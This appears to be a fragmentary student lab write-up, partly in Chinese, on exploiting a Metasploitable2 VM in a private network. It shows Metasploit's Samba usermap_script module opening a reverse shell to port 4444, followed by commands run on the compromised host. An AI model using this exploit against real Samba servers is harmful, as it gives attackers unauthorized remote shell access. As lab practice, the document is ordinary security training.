


1.

Finished

2.

因为我们在进行攻击时，是基于 ip 协议，所以我们需要在 Metasploitable2-Linux 上设置一个 ip 地址，但如果我们设置一个开放的 ip 的话，我们的机器会暴露在因特网上，而导致数不胜数的攻击，所以我们需要设置一个内网 ip。

3.

A screenshot of a Kali Linux terminal window. The window title bar shows 'Applications', 'Places', 'Terminal', and the time 'Sat 00:42'. The terminal content shows the Metasploit Pro interface. It starts with a banner about AV evasion and Metasploit Pro. Then, the user runs 'use exploit/multi/samba/usermap_script'. Next, they set 'RHOST' to '192.168.32.128'. Finally, they run 'exploit'. The output shows a reverse TCP double handler starting on '192.168.32.130:4444', accepting two client connections, and executing the command 'echo UyRXlZAMaIkFHR4b;'. The terminal ends with the message 'Command shell session 1 opened (192.168.32.130:4444 -> 192.168.32.128:59202) at 201'.

```
Applications ▾ Places ▾ $ Terminal ▾ Sat 00:42 1 🔊 🔌
root@kali: /
File Edit View Search Terminal Help
touch ZhouXiangRui
ls
ZhouXiangRui
]
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```